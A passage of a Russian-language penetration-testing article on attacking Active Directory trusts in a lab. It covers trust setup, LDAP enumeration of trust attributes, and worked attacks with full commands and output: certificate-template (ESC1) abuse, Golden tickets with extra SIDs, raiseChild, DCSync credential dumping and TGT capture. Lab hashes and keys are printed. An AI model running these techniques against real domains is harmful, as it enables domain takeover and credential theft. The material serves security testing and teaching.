

Атаки на доверие: как использовать трасты в Active Directory

 purpleshift.io/ru/articles/2026-07-09-trusts

9 июля 2026 г.

1. [Статьи](#)/

В подавляющем большинстве корпоративных инфраструктур для управления хостами и пользователями используется Active Directory. И зачастую это не один домен и даже не один лес. В некоторых случаях это усложняет получение доступа к нужным сервисам во время проектов по анализу защищённости.

А иногда, наоборот, это облегчает повышение привилегий и компрометацию доменов - за счёт того, что между доменами в AD установлены доверительные отношения (трасты), позволяющие пользователям и объектам из одного домена получать доступ к ресурсам в другом домене.

В этой статье мы расскажем, как настроить разные варианты доверия (трасты) на тестовом стенде, как получать информацию о доменах, на какие параметры стоит обращать внимание и какие атаки можно использовать для получения привилегий.

Все команды, приведённые ниже, запускались на контроллере домена `dc01.domain.local`, если это команды для Windows и не если не указано иное. В тестовом стенде, на примере которого даны команды, схема такая:

Домен	SID	Контроллер домена
DOMAIN.LOCAL	S-1-5-21-847653711-2165400951-2480336776	dc01.domain.local (172.16.128.148)
CHILD.DOMAIN.LOCAL	S-1-5-21-4112499798-2138080591-877392795	childdc01.child.domain.local (172.16.128.149)
DOMAIN2.TEST	S-1-5-21-1352937693-1936037518-1977030692	testdc01.domain2.test (172.16.128.149)

Как настроить трасты на тестовом стенде#

Добавить и настроить трасты можно с помощью команды `netdom trust`. Вот так добавляется двусторонний траст:

```
netdom trust <trusting_domain_name> /d:<trusted_domain_name> /add /twoway /Ud:
<user_trusted_domain> /Pd:* /Uo:<user_trusting_domain> /Po:*
```

В [документации](#) написано, что создать траст между лесами с помощью netdom нельзя, но на тестовом стенде это сработало:

```
netdom trust domain2.test /d:domain.local /Add /TwoWay /UserD:domain\administrator
/PasswordD:* /User0:domain2\administrator /Password0:*
```

Чтобы изменить атрибуты, нужно задать их для каждого направления траста:

```
netdom trust domain.local /d:domain2.test /UserD:domain2\administrator /PasswordD:*
/User0:domain\administrator /Password0:* /Quarantine:No
```

```
netdom trust domain2.test /d:domain.local /UserD:domain\administrator /PasswordD:*
/User0:domain2\administrator /Password0:* /Quarantine:No
```

Как получить информацию о трастах#

Один из самых удобных способов - получить TDO (Trusted Domain Object) из LDAP с фильтром `objectClass=trustedDomain`. Можно использовать *ldapsearch* или запрос 6 в [LDAPPER](#) (параметр -s 6):

```
ldapsearch -x -H ldap://172.16.128.148 -D "user01@domain.local" -w 'P@ssw0rd' -b
"dc=domain,dc=local" -s sub "(objectClass=trustedDomain)"
```

С хоста с установленным powershell модулем Active Directory можно использовать командлет [Get-AdTrust](#):

Если уже запускали коллектор Bloodhound, в файле `<date>_domains.json` будет информация о трастах и некоторых атрибутах. Формат и данные зависят от коллектора.

Пример TDO, полученного с помощью *ldapsearch* при обращении к LDAP-серверу в домене *domain.local*:

```
# domain2.test, System, domain.local
dn: CN=domain2.test,CN=System,DC=domain,DC=local
objectClass: top
objectClass: leaf
objectClass: trustedDomain
cn: domain2.test
distinguishedName: CN=domain2.test,CN=System,DC=domain,DC=local
instanceType: 4
whenCreated: 20260604090017.0Z
whenChanged: 20260604090235.0Z
uSNCreated: 12870
uSNChanged: 12885
showInAdvancedViewOnly: TRUE
name: domain2.test
```

```
objectGUID:: Do6bcz+0uEGXJSzKV0VAgw==
securityIdentifier:: AQQAAAAAAAUVAAA3TCKUI6WZXMkGNd1
trustDirection: 3
trustPartner: domain2.test
trustPosixOffset: -2147483648
trustType: 2
trustAttributes: 72
flatName: DOMAIN2
objectCategory: CN=Trusted-Domain,CN=Schema,CN=Configuration,DC=domain,DC=local
isCriticalSystemObject: TRUE
dSCorePropagationData: 16010101000000.0Z
msDS-TrustForestTrustInfo:: AQAAAAIAAAAdAAAAAAAAAAD03AE+LM6QAawAAABkb2lhaW4yLn
Rlc3REAAAAAAAAAAD03AE+LM6QAhgAAAABBAAAAAAAAAABRUAAADdMKRQjpZlcyQY13UMAAAAZG9tYWl
uMi50ZXN0BwAAAERPTUFJTjI=
```

Что интересного есть в TDO#

Про назначение всех атрибутов можно почитать в [документации](#). Самые интересные для нас:

trustDirection#

Направление доверия. На примере выше:

1 - *TRUST_DIRECTION_INBOUND* (домен *domain2.test* доверяет *domain.local*, пользователи из *domain.local* имеют доступ к ресурсам *domain2.test*);

2 - *TRUST_DIRECTION_OUTBOUND* (домен *domain.local* доверяет *domain2.test*, пользователи из *domain2.test* имеют доступ к ресурсам *domain.local*);

3 - *TRUST_DIRECTION_BIDIRECTIONAL* (двустороннее доверие).

trustAttributes#

Атрибут, по которому можно понять, какие атаки на трасты могут быть успешны. Значения флагов можно посмотреть в [документации](#). Например, в примере выше `trustAttributes: 72`. `72 = 0x48`. Это значит, что установлены атрибуты:

- `0x08 TRUST_ATTRIBUTE_FOREST_TRANSITIVE`;
- `0x40 TRUST_ATTRIBUTE_TREAT_AS_EXTERNAL`.

flatName#

Содержит NetBIOS name. Можно использовать для получения inter-realm ключей из NTDS.

msDS-SupportedEncryptionTypes#

Определяет, какие типы шифрования будут использоваться для referral TGT. Значения можно посмотреть в [документации](#). Если этот атрибут не задан или равен 0, то используется политика домена.

Важно учитывать этот параметр для большей OPSEC при генерации Referral TGT. Например, если msDS-SupportedEncryptionTypes равен 24, то KDC будет использовать AES256, а если равен 0 и в домене по умолчанию используется RC4, то для Referral TGT тоже будет использоваться RC4. При этом возможна аутентификация с TGT любым типом шифрования, поддерживаемым в целевом домене.

Типовые атаки на AD#

Допустим, у нас есть только учетная запись в домене *domain.local*.

Если домен *domain2.test* доверяет домену *domain.local* и не настроена Selective authentication (флаг TRUST_ATTRIBUTE_CROSS_ORGANIZATION), учетные записи пользователей и компьютеров из *domain.local* будут *AUTHENTICATED USERS* в *domain2.test*, что позволяет выполнять типовые атаки на Active Directory. Имея ученую запись пользователя в *domain.local*, в домене *domain2.test* можно:

- запустить коллектор Bloodhound и собрать информацию об объектах в домене; поискать привилегированные учетные записи пользователей с одинаковыми именами в разных доменах - зачастую для них используют одинаковые пароли;
- проанализировать ACL учетных записей из текущего домена на объекты в целевом домене;
- собрать информацию о шаблонах сертификатов и попробовать повысить привилегии (встречается ESC1 от *AUTHENTICATED USERS*);
- прочитать SYSVOL и поискать учетные данные или другую полезную информацию
- выполнить coerce-атаки, Kerberoasting;
- добавить учетную запись компьютера (по умолчанию *AUTHENTICATED USERS* могут добавить до 10 компьютеров в домен).

Возможна даже ситуация, когда получить привилегии администратора в другом домене будет проще и, используя эти привилегии, с помощью атак на трасты, уже можно будет получить максимальные привилегии в своем домене.

Примеры#

Выпуск сертификата и аутентификация PKINIT:

```
└─$ certipy find -u 'user01@domain.local' -p 'P@ssw0rd' -scheme ldap -target domain2.test
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Finding certificate templates
[*] Found 34 certificate templates
[*] Finding certificate authorities
[*] Found 1 certificate authority
[*] Found 11 enabled certificate templates
[*] Finding issuance policies
[*] Found 1 issuance policy
[*] Found 0 OIDs linked to templates
[*] Trying to get CA configuration for 'domain2-TESTDC01-CA' via CSRA
[!] Got error while trying to get CA configuration for 'domain2-TESTDC01-CA' via CSRA: CASSessionError: code
: 0x80070005 - E_ACCESSDENIED - General access denied error.
[*] Trying to get CA configuration for 'domain2-TESTDC01-CA' via RRP
[*] Got CA configuration for 'domain2-TESTDC01-CA'
[*] Saved BloodHound data to '20260603133933_Certipy.zip'. Drag and drop the file into the BloodHound GUI f
rom @ly4k
[-] Could not find user 'USER01'
[!] User SID can't be retrieved, for more accurate results, add it manually with -sid
[*] Saved text output to '20260603133933_Certipy.txt'
[*] Saved JSON output to '20260603133933_Certipy.json'
```

```
Certificate Templates
0
  Template Name           : NewUser
  Display Name            : NewUser
  Certificate Authorities  : domain2-TESTDC01-CA
  Enabled                 : True
  Client Authentication   : True
  Enrollment Agent        : False
  Any Purpose             : False
  Enrollee Supplies Subject : True
  Certificate Name Flag    : EnrolleeSuppliesSubject
  Enrollment Flag         : PublishToDs
                           IncludeSymmetricAlgorithms
  Private Key Flag        : ExportableKey
  Extended Key Usage       : Client Authentication
                           Secure Email
                           Encrypting File System
  Requires Manager Approval : False
  Requires Key Archival   : False
  Authorized Signatures Required : 0
  Validity Period         : 1 year
  Renewal Period          : 6 weeks
  Minimum RSA Key Length  : 2048
  Template Created        : 2026-06-03T20:26:41+00:00
  Template Last Modified  : 2026-06-03T20:26:53+00:00
  Template Schema Version : 2
  Permissions
    Enrollment Permissions
      Enrollment Rights    : DOMAIN2.TEST\Domain Admins
                           DOMAIN2.TEST\Domain Users
                           DOMAIN2.TEST\Enterprise Admins
                           DOMAIN2.TEST\Authenticated Users
    Object Control Permissions
      Owner                : DOMAIN2.TEST\Administrator
      Full Control Principals : DOMAIN2.TEST\Domain Admins
                           DOMAIN2.TEST\Enterprise Admins
      Write Owner Principals : DOMAIN2.TEST\Domain Admins
                           DOMAIN2.TEST\Enterprise Admins
      Write Dacl Principals  : DOMAIN2.TEST\Domain Admins
                           DOMAIN2.TEST\Enterprise Admins
      Write Property Enroll  : DOMAIN2.TEST\Domain Admins
                           DOMAIN2.TEST\Domain Users
                           DOMAIN2.TEST\Enterprise Admins
  Vulnerabilities
    ESC1                  : 'DOMAIN2.TEST\Authenticated Users' can enroll, enrollee supplies subject and template allows client authentication
```

```
[ 5/06/26 18:20:50 ] (venv)-(kali@kali)-[~]
└─$ certipy req -u 'user01@domain.local' -p 'P@ssw0rd' -target domain2.test -template 'NewUser' -ca 'domain2-TESTDC01-CA' -upn 'administrator@domain2.test'
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Requesting certificate via RPC
[*] Successfully requested certificate
[*] Request ID is 12
[*] Got certificate with UPN 'administrator@domain2.test'
[*] Certificate has no object SID
[*] Saved certificate and private key to 'administrator.pfx'

[ 5/06/26 18:21:16 ] (venv)-(kali@kali)-[~]
└─$ certipy auth -pfx administrator.pfx -domain domain2.test
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Using principal: administrator@domain2.test
[*] Trying to get TGT...
[*] Got TGT
[*] Saved credential cache to 'administrator.ccache'
[*] Trying to retrieve NT hash for 'administrator'
[*] Got hash for 'administrator@domain2.test': aad3b435b51404eeaad3b435b51404ee:e19ccf75ee54e06b06a5907af13cef42
```

Доступ к SYSVOL в другом лесу:

```
└─$ smbclient.py domain.local/user01:'P@ssw0rd'@testdc01.domain2.test
/usr/local/bin/smbclient.py:4: DeprecationWarning: pkg_resources is deprecated as an API. See https://setuptools.pypa.io/en/latest/pkg_resources.html
  __import__('pkg_resources').run_script('impacket==0.13.0.dev0', 'smbclient.py')
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

Error: any valid prefix is expected rather than "testdc01.domain2.test".
Type help for list of commands
# use SYSVOL
# ls
drw-rw-rw-      0 Wed Jun  3 22:50:36 2026 .
drw-rw-rw-      0 Wed Jun  3 22:50:36 2026 ..
drw-rw-rw-      0 Wed Jun  3 22:50:36 2026 domain2.test
#
```

Добавление учетной записи компьютера:

```
└─$ addcomputer.py domain.local/user01:'P@ssw0rd' -dc-host testdc01.domain2.test
Impacket v0.13.1 - Copyright Fortra, LLC and its affiliated companies

[*] Successfully added machine account DESKTOP-ITCGTAIP$ with password yOw0uB8FpcKJnyW8dkxQ3CEbHTGhaXYy.
```

Атаки на трасты#

Если уже есть привилегии администратора домена, можно попробовать специфичные атаки на трасты. При этом важно смотреть атрибуты входящего траста. Например, если в LDAP на контроллере в домене *domain.local* атрибуты такие:

```
ldapsearch -x -H ldap://172.16.128.148 -D "administrator@domain.local" -w
'P@ssw0rd' -b "dc=domain,dc=local" -s sub "(objectClass=trustedDomain)"

# domain2.test, System, domain.local
dn: CN=domain2.test,CN=System,DC=domain,DC=local
...
trustAttributes: 4
```

...а в LDAP на контроллере в домене *domain2.test* атрибуты такие:

```
ldapsearch -x -H ldap://172.16.128.147 -D "administrator@domain2.test" -w
'P@ssw0rd' -b "dc=domain2,dc=test" -s sub "(objectClass=trustedDomain)"
```

```
# domain.local, System, domain2.test
dn: CN=domain.local,CN=System,DC=domain2,DC=test
...
trustAttributes: 64
```

...тогда при атаках на *domain2.test* SID-ы фильтроваться не будут. Ниже мы подробнее разберём отдельные атрибуты.

TRUST_ATTRIBUTE_QUARANTINED_DOMAIN (0x00000004)<#>

Если SID-ы фильтруются и делегация TGT запрещена, атаки на трасты не сработают. Нужно пробовать типовые атаки в Active Directory.

Описание параметра в netdom:

<code>/Quarantine</code>	Valid only on an existing direct, outbound trust. Set or clear the domain quarantine attribute. Default is "no". When "yes" is specified, then only SIDs from the directly trusted domain will be accepted for authorization data returned during authentication. SIDS from any other domains will be removed. Specifying /Quarantine without yes or no will display the current state.
--------------------------	---

Пример настройки на тестовом стенде:

```
netdom trust domain2.test /d:domain.local /UserD:domain\administrator /PasswordD:*
/User0:domain2\administrator /Password0:* /Quarantine:Yes
```

В журналах событий можно увидеть события о неуспешном логине и фильтрации SID:

Event 4675, Microsoft Windows security auditing.

General Details

SIDs were filtered.

Target Account:

Security ID:	DOMAIN\user01
Account Name:	-
Account Domain:	-

Trust Information:

Trust Direction:	2
Trust Attributes:	4
Trust Type:	2
TDO Domain SID:	DOMAIN\

Filtered SIDs:

DOMAIN2\newAdmin

Log Name: Security

Source: Microsoft Windows security Logged: 6/9/2026 14:10:06

Event ID: 4675 Task Category: Logon

Level: Information Keywords: Audit Failure

User: N/A Computer: testdc01.domain2.test

OpCode: Info

More Information: [Event Log Online Help](#)

Event 4675, Microsoft Windows security auditing.

General Details

☐ Friendly View ☒ XML View

```

- <Event xmlns="http://schemas.microsoft.com/win/2004/08/events/event">
- <System>
  <Provider Name="Microsoft-Windows-Security-Auditing" Guid="{54849625-5478-4994-A5BA-3E3B0328C30D}" />
  <EventID>4675</EventID>
  <Version>0</Version>
  <Level>0</Level>
  <Task>12544</Task>
  <Opcode>0</Opcode>
  <Keywords>0x8010000000000000</Keywords>
  <TimeCreated SystemTime="2026-06-09T11:10:06.280358600Z" />
  <EventRecordID>42510</EventRecordID>
  <Correlation />
  <Execution ProcessID="636" ThreadID="4744" />
  <Channel>Security</Channel>
  <Computer>testdc01.domain2.test</Computer>
  <Security />
</System>
- <EventData>
  <Data Name="TargetUserSid">S-1-5-21-847653711-2165400951-2480336776-1104</Data>
  <Data Name="TargetUserName">-</Data>
  <Data Name="TargetDomainName">-</Data>
  <Data Name="TdoDirection">2</Data>
  <Data Name="TdoAttributes">4</Data>
  <Data Name="TdoType">2</Data>
  <Data Name="TdoSid">S-1-5-21-847653711-2165400951-2480336776</Data>
  <Data Name="SidList">%{S-1-5-21-1352937693-1936037518-1977030692-1106}</Data>
</EventData>
</Event>

```

TRUST_ATTRIBUTE_WITHIN_FOREST#

Домены в одном лесу Active Directory.

Raise child#

Если нет атрибута TRUST_ATTRIBUTE_QUARANTINED_DOMAIN, то возможна атака SID history, так как SID-ы не фильтруются. Получив Kerberos-ключи krbtgt дочернего домена, можно получить привилегии администратора в корневом домене.

С помощью [ticketer.py](#) генерируем Golden ticket, добавив SID группы Enterprise Admin корневого домена или другой группы или пользователя в корневом домене, которые позволят получить максимальные привилегии.

```
ticketer.py -aesKey <child_krbtgt_key> -domain-sid <child_domain_sid> -extra-sid  
<root_domaini_sid>-519 -domain <CHILD.DOMAIN.LOCAL> -user-id <user_id> <user_name>
```

В примере:

```
ticketer.py -aesKey  
a743aad3537230bb76a7172f062eeb0e31b7d1f720112317e4c0cf78fa8858a6 -domain-sid S-1-5-  
21-4112499798-2138080591-877392795 -extra-sid S-1-5-21-847653711-2165400951-  
2480336776-519 -domain CHILD.DOMAIN.LOCAL -user-id 1104 user
```

```

└─$ ticketer.py -aesKey a743aad3537230bb76a7172f062eeb0e31b7d1f720112317e4c0cf78fa8858a6 -domain-sid S-1-5-2
1-4112499798-2138080591-877392795 -extra-sid S-1-5-21-847653711-2165400951-2480336776-519 -domain CHIL.DOMA
IN.LOCAL -user-id 1104 user
/usr/local/bin/ticketer.py:4: DeprecationWarning: pkg_resources is deprecated as an API. See https://setupto
ols.pypa.io/en/latest/pkg_resources.html
  __import__('pkg_resources').run_script('impacket==0.13.0.dev0', 'ticketer.py')
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Creating basic skeleton ticket and PAC Infos
[*] Customizing ticket for CHILD.DOMAIN.LOCAL/user
[*]   PAC_LOGON_INFO
[*]   PAC_CLIENT_INFO_TYPE
[*]   EncTicketPart
[*]   EncAsRepPart
[*] Signing/Encrypting final ticket
[*]   PAC_SERVER_CHECKSUM
[*]   PAC_PRIVSVR_CHECKSUM
[*]   EncTicketPart
[*]   EncASRepPart
[*] Saving ticket in user.ccache

[ 9/06/26 16:39:57 ] └─(kali@kali)-[~]
└─$ export KRB5CCNAME=user.ccache

[ 9/06/26 16:40:12 ] └─(kali@kali)-[~]
└─$ secretsdump.py -k -just-dc dc01.domain.local
/usr/local/bin/secretsdump.py:4: DeprecationWarning: pkg_resources is deprecated as an API. See https://setu
ptools.pypa.io/en/latest/pkg_resources.html
  __import__('pkg_resources').run_script('impacket==0.13.0.dev0', 'secretsdump.py')
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

Error: any valid prefix is expected rather than "dc01.domain.local".
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:e19ccf75ee54e06b06a5907af13cef42 :::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0 :::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:bb703cb0bb16d704b9a9db079ead0c62 :::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0 :::
domain.local\user01:1104:aad3b435b51404eeaad3b435b51404ee:e19ccf75ee54e06b06a5907af13cef42 :::
DC01$:1000:aad3b435b51404eeaad3b435b51404ee:c2590e4b318a7a3f3b2deb8a377dab85 :::
DOMAIN2$:1106:aad3b435b51404eeaad3b435b51404ee:f5b7ec58a53fb3c55f9cd749d1a3716a :::
CHILD$:1107:aad3b435b51404eeaad3b435b51404ee:c3947d6a56856419fb6d4c62ad83a835 :::
[*] Kerberos keys grabbed
krbtgt:aes256-cts-hmac-sha1-96:ce56dbef7b7559a08eaa949f4134df70a2836bba08bbc81690cc6abecad9feaa
krbtgt:aes128-cts-hmac-sha1-96:8d45d939dc8021535b4f494690aac68f
krbtgt:des-cbc-md5:d520bada6e9445c4
domain.local\user01:aes256-cts-hmac-sha1-96:19e9af9ee5a364811cda643654ba46ba3f5f2ef2acd24a746f06f55bb5792cb2
domain.local\user01:aes128-cts-hmac-sha1-96:ac12ccec32591241a518f7fdc8d4648
domain.local\user01:des-cbc-md5:bc924aab464934ae
DC01$:aes256-cts-hmac-sha1-96:108ccbcc6a616bbe4a8252df5fd33be7a141d8963fbb28bab49fd7156a417ecc8
DC01$:aes128-cts-hmac-sha1-96:87cd546dba206800dfda340cdca4d4b5
DC01$:des-cbc-md5:ec76aba7329825c2
DOMAIN2$:aes256-cts-hmac-sha1-96:385b530d8814494ee87e1d710e707fd15eba3ca381d749226782acc9a5157fc0
DOMAIN2$:aes128-cts-hmac-sha1-96:aa391d8d90cc4979613829a92e976e2b
DOMAIN2$:des-cbc-md5:b3c77a13766b9db6
CHILD$:aes256-cts-hmac-sha1-96:882b3546701d224a6b3e27314c31ff3b5125852eb6b866abc102adbccf65c8a6
CHILD$:aes128-cts-hmac-sha1-96:02e2bf8601b584d92ecdf2d462d0d202
CHILD$:des-cbc-md5:6bf2ab34fdb5f1c1
[*] Cleaning up ...

```

Или можно использовать [raiseChild.py](#):

```
raiseChild.py <child.domain.local>/<domainadmin>:<password> -w <./ticket.ccache>
```

В примере:

```
raiseChild.py child.domain.local/Administrator:'P@ssw0rd'
```

```

$ raiseChild.py child.domain.local/Administrator:'P@ssw0rd'
/usr/local/bin/raiseChild.py:4: DeprecationWarning: pkg_resources is deprecated as an API. See https://setuptools.pypa.io/en/latest/pkg_resources.html
__import__('pkg_resources').run_script('impacket==0.13.0.dev0', 'raiseChild.py')
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Raising child domain CHILD.domain.local
[*] Forest FQDN is: domain.local
[*] Raising CHILD.domain.local to domain.local
[*] domain.local Enterprise Admin SID is: S-1-5-21-847653711-2165400951-2480336776-519
[*] Getting credentials for CHILD.domain.local
CHILD.domain.local/krbtgt:502:aad3b435b51404eeaad3b435b51404ee:a22000ea36aef26daa2db78e4044af1f:::
CHILD.domain.local/krbtgt:aes256-cts-hmac-sha1-96s:a743aad3537230bb76a7172f062eeb0e31b7d1f720112317e4c0cf78fa8858a6
[*] Getting credentials for domain.local
domain.local/krbtgt:502:aad3b435b51404eeaad3b435b51404ee:bb703cb0bb16d704b9a9db079ead0c62:::
domain.local/krbtgt:aes256-cts-hmac-sha1-96s:ce56dbef7b7559a08eaa949f4134df70a2836bba08bbc81690cc6abecad9feaa
[*] Target User account name is Administrator
domain.local/Administrator:500:aad3b435b51404eeaad3b435b51404ee:e19ccf75ee54e06b06a5907af13cef42:::

```

Unconstrained delegation#

По умолчанию между доменами в одном лесу разрешена делегация TGT. Если не установлен атрибут `TRUST_ATTRIBUTE_QUARANTINED_DOMAIN`, то можно провести атаку на неограниченное делегирование Kerberos. Для контроллеров домена по умолчанию настроено неограниченное делегирование. Можно проверить, возможно, на контроллере домена уже есть TGT нужных учетных записей из доверенного домена, или запустить *Rubeus* в режиме *monitor*.

```

[*] 6/9/2026 2:14:14 PM UTC - Found new TGT:

User           : DC01$@DOMAIN.LOCAL
StartTime      : 6/9/2026 1:18:25 AM
EndTime       : 6/9/2026 11:18:24 AM
RenewTill     : 6/16/2026 1:18:24 AM
Flags          : name_canonicalize, pre_authent, renewable, forwarded, forwardable
Base64EncodedTicket :

doIFDDCCBQigAwIBBaEDAgEWOoIEFDCCBBhgQMMIIeCKADAgEFoQ4bDERPTUFJTjI5MT0NBTKiHMB+gAwIBAgEYMBYbBmtyYnRn
dBsMRE9NQUL0LkxPQ0FMo4IDzDCCA8igAwIBEqEDAgECooIDugSCA7a2K64viNxtRZuNVYPsn3oClh/J8S72SEVYc1Canc5PCYGB
rdQNTn2yTlaqG7fwp17NzVbaWU8jFejhD1lMr72suwLQBNWamw0g12Yt0b1i20x7+JpqRNhmch8iPWzTVKpRPwiU4sumty4Bbykp
SQ1UUI2u1apXPeoQin4ak/kMM0bKbz1m9tjvdjz1C9LX/HjZY3RzQOOP7ntbASuAz1UwGwz3bR6v0FeEJ5DA1aDM5yphZE3SK82D
w5xQxY8ga7kkz1VPQ85bXCNHhB6yJx+1+7eXw9voL7G6pJY59KamCp0bxzIK8mU5wMAPpOSEHpG2MVzGAnF+uRPSmSBaZm2Wu+pe
5zcKGhuG33RtwE8QAIQI7RKmJkD1vaJ2AX2DmoIh14d5LGme3XqlhPb7tZAA1EUN4Uw2EyHpfHdL3fD83uopqE6EIPkfx7RPBPx+
abgqkGV0e5D8LTPujKoz5LQUL1jEcMKpjYRUov/XLEP6pT/UTB4Q+a1BqpZ8UxvAw3Hp/eJgtvnrq/OW7IwJawCVugexG01PqJa
zGZpjX7QEcF9lYbcfJbyl+X1+dNjZxoiXKPtB213OuZf5klw9MeG7O+3tOn+DK/0DG8f10ytK06zCYRkt/6jaGA7zEnf1cch3Nc1
Dz9epRSX5lycwKrIuEwqtBpe4tc7NlMEHQZuTja0YQ2I7MjgRQQuYOrF8UTdw7YGQlwhxASImu1a1a1rL2FzuOTJGBSOrnrnwtjb
QpiGUzG/6bzYyQavuaIKForFPQYkDuCxiIE+p1XcghIqpxufkNjLkotBEHmqlystTME30/p11v49PHwukIvETzhHAJUK/7452/1L
5qW+Y9FFIhERSnzQfawRmdayk1jtf1Rq/gmWwCs1fmlC7E7bR+R6ZvN8besFKma27ErdLSbuYm1qdzcND9IwrrwRns/ykAmSX1l
c/Y0P22c1K7HD+fEFZiahnAorm1wDbNgPOTGCxUQclysRd2Ii1iRHVcL4702Taiwip50CB1+AsHPSCcUm0QeDkGo5sLoPmHIMtSS
m2WdCjuh5EqnosailGkcoPY+VEUS8s2DVGG6wEV6WA0TVF451BP6S1pmKcmYRxe9gkRyQQfMp1/HL2uIlyeGu06knKX/fP6L/TR
YPtJpJS6oUX1T1450xwNcWCElaQL9DCsAKewu7+zuS85pKvISExiZhaIN19Ki/tQM6sxw5Mp0wInef1GX+XUv5/K3pF6jFVKdjx7
ctf6/r1rRjWt0abvVmtKq0BzCB4KADAgEAooHYBIHvFYHSMIHPOIHHMIHJMIHGoCswKaADAgESoSIEIj9h3t8uMxw4k5KQe42
ANtMb1f97tpeymj00zpskJgfoQ4bDERPTUFJTjI5MT0NBTKISMBCAgwIBAAEJMAcbBURDNDEkowcDBQ8goQAAPREYDzIwMjYwNjA5
MDGxODI1WqYRGA8yMDI2MDYwOTE4MTgyNFqnERGPmJjAynJ2MTYwODE4MjRaqA4bDERPTUFJTjI5MT0NBTKkHMB+gAwIBAgEYMBYb
BmtyYnRnBdsMRE9NQUL0LkxPQ0FM

[*] Ticket cache size: 5

```

TRUST_ATTRIBUTE_TREAT_AS_EXTERNAL (0x00000040)#

Возможна эксплуатация с использованием ослабленной фильтрации SID, если нет атрибута `TRUST_ATTRIBUTE_QUARANTINED_DOMAIN`. В *extra-sid* можно указывать RID >= 1000. Например, RID пользователя из группы Administrators, контроллера домена или пользователя *MSOL_<>*, у которого есть привилегии на DCSync. При этом важно

помнить, что добавление SID пользователя не дает привилегии групп, членом которых является этот пользователь.

Описание параметра в netdom:

```
/EnableSIDHistory Valid only for an outbound, forest trust. Specifying "yes"
allows users migrated to the trusted forest from any other
forest, to use SID history to access resources in this
forest. This should be done only if the trusted forest
administrators can be trusted enough to specify SIDs of
this forest in the SID history attribute of their users
appropriately. Specifying "no" would disable the ability of
the migrated users in the trusted forest to use SID history
to access resources in this forest. Specifying
/EnableSIDHistory without yes or no will display the
current state.
```

Пример настройки на тестовом стенде:

```
netdom trust domain2.test /d:domain.local /UserD:domain\administrator /PasswordD:*
/User0:domain2\administrator /Password0:* /EnableSIDHistory:Yes
```

Есть два варианта генерации билета с добавлением SID: *Golden ticket* и *Referral TGT*. Если использовать *Golden ticket*, то сначала нужно с этим билетом запросить у KDC *Referral TGT*, затем обращаться к контроллеру другого домена для запроса TGS. При этом KDC сам определит, какое шифрование использовать.

Golden ticket#

Сгенерировать билет:

```
ticketer.py -aesKey <compromised_krbtgt_key> -domain-sid <compromised_domain_sid> -
extra-sid <privileged_user_sid> -domain <compromised_domain_name> -user-id
<user_id> <user_name>
```

В примере ниже S-1-5-21-1352937693-1936037518-1977030692-1106 - это SID пользователя [newAdmin@domain2.test](#), который входит в группу Administrators:

```
ticketer.py -domain domain.local -domain-sid S-1-5-21-847653711-2165400951-
2480336776 -aesKey ce56dbef7b7559a08eaa949f4134df70a2836bba08bbc81690cc6abecad9feaa
-extra-sid S-1-5-21-1352937693-1936037518-1977030692-1106 -user-id 1104 user01
```

```

└─$ ticketer.py -domain domain.local -domain-sid S-1-5-21-847653711-2165400951-2480336776 -aesKey ce56dbef7b
7559a08eaa949f4134df70a2836bba08bbc81690cc6abecad9feaa -extra-sid S-1-5-21-1352937693-1936037518-1977030692-
1106 -user-id 1104 user01
Impacket v0.13.1 - Copyright Fortra, LLC and its affiliated companies

[*] Creating basic skeleton ticket and PAC Infos
[*] Customizing ticket for domain.local/user01
[*] PAC_LOGON_INFO
[*] PAC_CLIENT_INFO_TYPE
[*] EncTicketPart
[*] EncAsRepPart
[*] Signing/Encrypting final ticket
[*] EncTicketPart
[*] EncASRepPart
[*] Saving/Updating ticket in user01.ccache

[ 5/06/26 11:53:20 ] └─(venv)─(kali@kali)─[~]
└─$ secretsdump.py -k -no-pass testdc01.domain2.test -debug
Impacket v0.13.1 - Copyright Fortra, LLC and its affiliated companies

[+] Impacket Library Installation Path: /home/kali/venv/lib/python3.12/site-packages/impacket
[+] Using Kerberos Cache: user01.ccache
[+] Domain retrieved from CCache: DOMAIN.LOCAL
[+] SPN CIFS/TESTDC01.DOMAIN2.TEST@DOMAIN.LOCAL not found in cache
[+] AnySPN is True, looking for another suitable SPN
[+] Returning cached credential for KRBTGT/DOMAIN.LOCAL@DOMAIN.LOCAL
[+] Using TGT from cache
[+] Username retrieved from CCache: user01
[+] Trying to connect to KDC at DOMAIN.LOCAL:88
[+] Trying to connect to KDC at DOMAIN2.TEST:88
[*] Service RemoteRegistry is in stopped state
[*] Starting service RemoteRegistry
[+] Retrieving class info for JD
[+] Retrieving class info for Skew1
[+] Retrieving class info for GBG
[+] Retrieving class info for Data
[*] Target system bootKey: 0x545814ee2cf56839b09c39bf3af6086d
[+] Checking NoLMHash Policy
[+] LMHashes are NOT being stored
[+] Saving remote SAM database
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
[+] Calculating HashedBootKey from SAM
[+] NewStyle hashes is: True
Administrator:500:aad3b435b51404eeaad3b435b51404ee:e19ccf75ee54e06b06a5907af13cef42:::
[+] NewStyle hashes is: True
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
[+] NewStyle hashes is: True
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
[+] Saving remote SECURITY database
[*] Dumping cached domain logon information (domain/username:hash)
[+] Decrypting LSA Key
[+] Decrypting NL$KM

```

При использовании *impacket* при запросе TGS для сервиса в другом лесу может появиться ошибка KDC_ERR_S_PRINCIPAL_UNKNOWN(Server not found in Kerberos database):


```
<--$ smbclient.py -k --no-pass testdc01.domain2.test -debug
Impacket v0.13.1 - Copyright Fortra, LLC and its affiliated companies

